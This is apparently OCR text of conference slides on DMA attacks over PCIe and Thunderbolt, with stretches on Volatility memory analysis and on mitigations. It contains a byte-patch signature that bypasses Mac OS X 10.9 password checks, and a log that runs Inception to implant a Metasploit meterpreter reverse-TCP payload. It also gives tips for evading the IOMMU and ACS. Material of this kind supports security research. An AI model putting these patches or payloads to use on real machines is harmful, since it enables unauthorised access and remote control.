
```
# EQUALS:
#
#   |-- Offset 0x00
#  /
# /\             |-patchoffset--------------->[b0 01]
# 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f .. (byte offset)
# -----------------------------------------------
# c6 0f 85 a0 b8 00 00 b8 ab 05 03 ff ef 01 00 00 .. (chunk of memory data)
# -----------------------------------------------
# \______/ \___/ \______/
#     \      \       \
#      \      \       |-- Chunk 2 at internaloffset 0x05
#       \      |-- Some data (ignore, don't match this)
#        |-- Chunk 1 at internaloffset 0x00
# \_____________________/
#             \
#              |-- Entire signature
#
```

More attack-side Software

```
{'OS': 'Mac OS X 10.9',
 'versions': ['10.9'],
 'architectures': ['x64'],
 'name': 'DirectoryService/OpenDirectory unlock/privilege escalation',
 'notes': 'Overwrites the DoShadowHashAuth/ODRecordVerifyPassword return value.
 'signatures': [{'offsets': [0x1e5], # 10.9
                 'chunks': [{'chunk': 0x4488e84883c4685b415c415d415e415f5d,
                             'internaloffset': 0x00,
                             'patch': 0x90b001, # nop; mov al,1;
                             'patchoffset': 0x00}]}]}]
```

Attacking via PCIe

Table 2-2: PCI Express TLP Packet Types



TLP Packet Types	Abbreviated Name
Memory Read Request	MRd
Memory Read Request - Locked access	MRdLk
Memory Write Request	MWr
IO Read	IORd
IO Write	IOWr
Configuration Read (Type 0 and Type 1)	CfgRd0, CfgRd1
Configuration Write (Type 0 and Type 1)	CfgWr0, CfgWr1
Message Request without Data	Msg
Message Request with Data	MsgD
Completion without Data	Cpl
Completion with Data	CplD
Completion without Data - associated with Locked Memory Read Requests	CplLk
Completion with Data - associated with Locked Memory Read Requests	CplDLk


MRd

Find important values at known locations

Take memory dumps for later analysis

Example:
Dump memory and use Volatility to analyze it


Dump Analysis with Volatility



```
AppleThunderboltHAL::earlyWake - complete - took 0 milliseconds
Thunderbolt Self-Reset Count = 0xedefbe00
IOThunderboltSwitch<0xffffff8013f40400>(0x1)::listenerCallback - Thunderbolt HPD packet for route = 0x1 port = 11 unplug = 0
IOThunderboltSwitch<0xffffff8013f40400>(0x1)::listenerCallback - Thunderbolt HPD packet for route = 0x1 port = 4 unplug = 0
IOThunderboltSwitch<0xffffff8013f40400>(0x1)::listenerCallback - Thunderbolt HPD packet for route = 0x1 port = 12 unplug = 0
[ PCI configuration begin ]
[ PCI configuration end, bridges 12, devices 14 ]
```

dmesg log of the attack recovered from the memory dump of the victim


Dump Analysis with Volatility



```
Name                    Pid               Uid
kernel_task             0                 0
.launchd                1                 0
..com.apple.IconSe      36773             -
..com.apple.hiserv      36755             501
UserEventAgent          11                0
kextd                   12                0
notifyd                 14                0
securityd               15                0
diskarbitrationd        16                0
powerd                  17                0
configd                 18                0
syslogd                 19                0
distnoted               21                0
opendirectoryd          22                0
cfprefsd                24                0
authd                   32                0
coreservicesd           33                0
warmd                   37                0
usbmuxd                 38                213
stackshot               41                0
SleepServicesD          44                0
revisiond               46                0
```

names, pids, and uids for dumped processes

Dump Analysis with Volatility



```
Volatility Foundation Volatility Framework 2.3.1
Major Version:  13
Minor Version:  3
Memory Size:    4294967296
Max CPUs:       4
Physical CPUs:  2
Logical CPUs:   4
```

extracted machine info


the perfect amount of memory to dump!

MWr

Modify values at known locations

Manipulate code!!!

Example: Use Inception to modify lock screen checking, or drop a metasploit payload!



```
carsten at mbp in ~
$ msfrpcd -P password
[*] MSGRPC starting on 0.0.0.0:55553 (SSL):Msg...
[*] MSGRPC backgrounding at 2014-09-01 08:53:02 +0200...
carsten at mbp in ~
$ incept implant -i file -f Windows-7-SP1-x86.vmem --msfpw password --msfopts LH
OST=172.16.78.1

 _|  _|      _|    _|_|_|  _|_|_|_|  _|_|_|    _|_|_|  _|    _|_|    _|      _|
 _|  _|_|    _|  _|        _|        _|    _|    _|    _|  _|    _|  _|_|    _|
 _|  _|  _|  _|  _|        _|_|_|    _|_|_|      _|    _|  _|    _|  _|  _|  _|
 _|  _|    _|_|  _|        _|        _|          _|    _|  _|    _|  _|    _|_|
 _|  _|      _|    _|_|_|  _|_|_|_|  _|          _|    _|    _|_|    _|      _|

v.0.4.0 (C) Carsten Maartmann-Moe 2014
Download: http://breaknenter.org/projects/inception | Twitter: @breaknenter

[?] Will potentially write to file. OK? [y/N] y
[!] Warning: This module currently only work as a proof-of-concept against
    Windows 7 SP1 x86. No other OSes, versions or architectures are supported,
    nor is there any guarantee that they will be supported in the future. If you
    want to change this, send me a wad of cash in unmarked dollar bills or a
    pull request on github.
[?] What MSF payload do you want to use? windows/meterpreter/reverse_tcp
```

Inception with Metasploit (W7sp1 POC only)

IORd/IOWr

Only for legacy devices

(legacy means not thoroughly tested recently)

CfgRd/CfgWr

Interact with other PCI devices’ config spaces

Yet another separate address space/different means of accessing hardware

Msg/MsgD

Messages send things like interrupts and vendor-defined configuration

Many message types are very rarely used


Example: Invisible Things Labs SNB VT-D

Mitigations

Bus Master Enable

```
joefitz@linUX31a:~/Documents/pcie/SLOTSCREAMER/inception_pci$ lspci -vv | grep BusMaster
        Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
        Control: I/O+ Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx+
        Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
        Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx+
        Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx+
        Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
        Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx+
        Control: I/O+ Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
        Control: I/O+ Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
        Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
        Control: I/O+ Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
        Control: I/O+ Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx+
        Control: I/O+ Mem+ BusMaster- SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
        Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
        Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx+
```

Access Control Services




6.11. Access Control Services (ACS)

ACS defines a set of control points within a PCI Express topology to determine whether a TLP should be routed normally, blocked, or redirected. ACS is applicable to RCs, Switches, and multi-function devices[4].

ACS provides the following types of access control:

1. ACS Source Validation (V)
2. ACS Translation Blocking (B)
3. ACS P2P Request Redirect (R)
4. ACS P2P Completion Redirect (C)
5. ACS Upstream Forwarding (U)
6. ACS P2P Egress Control (E)
7. ACS Direct Translated P2P (T)

IOMMU



Example Software-based I/O Virtualization

Direct Assignment of I/O Devices

Mitigating the Mitigations

VID:PID

- Identifies device to the OS
- OS chooses which driver to load
- OS configures ACS, BME, etc…
- OS loads driver

Default Drivers

- Some drivers are ‘class’ drivers (think USB MSC, etc...)
- Some device specific drivers might be installed by default (OSX)
- Drivers contain bugs
- Think facedancer for PCIE or Thunderbolt

Early Boot

- IOMMU is not configured yet
- Neither is much else
- Wishlist: Volatility support for EFI shell

Option ROM/EFI drivers

- Some devices have firmware that gets run at early boot
- Some systems block this (but usually for anti-competitive reasons, not security)
-

Breaking the rules

- Spoof requesterID for posted transactions
- Well-timed spoofed requesterID for non-posted transactions
- Setting the ‘translated request’ bit

Misconfigurations

- Everything is MMIO now - memory protections are essential
- Memory protections are not enough - need Cfg and IO protections as well - don’t forget about them
- Does installing a hypervisor change how your OS uses its IOMMU?

Putting it all together

Thunderbolt

Figure 1-3 Expansion chassis utilizing PCI paths






Diagram: Apple Thunderbolt Device Driver Programming Guide

HALIBUTDUGOUT



Sorry, Previous Speakers



ALLOYVIPER

Building ALLOYVIPER

Building ALLOYVIPER


RadioShack
TECHNOLOGY PLUS
4-Pin (RJ-11/RJ-14) • Surface-Mount
MODULAR TELEPHONE JACK
ENCHUFE PARA TELÉFONO MODULAR PARA MONTAJE
EN SUPERFICIE, DE 4 CLAVIJAS (RJ-11/RJ-14)
2790009

Building ALLOYVIPER

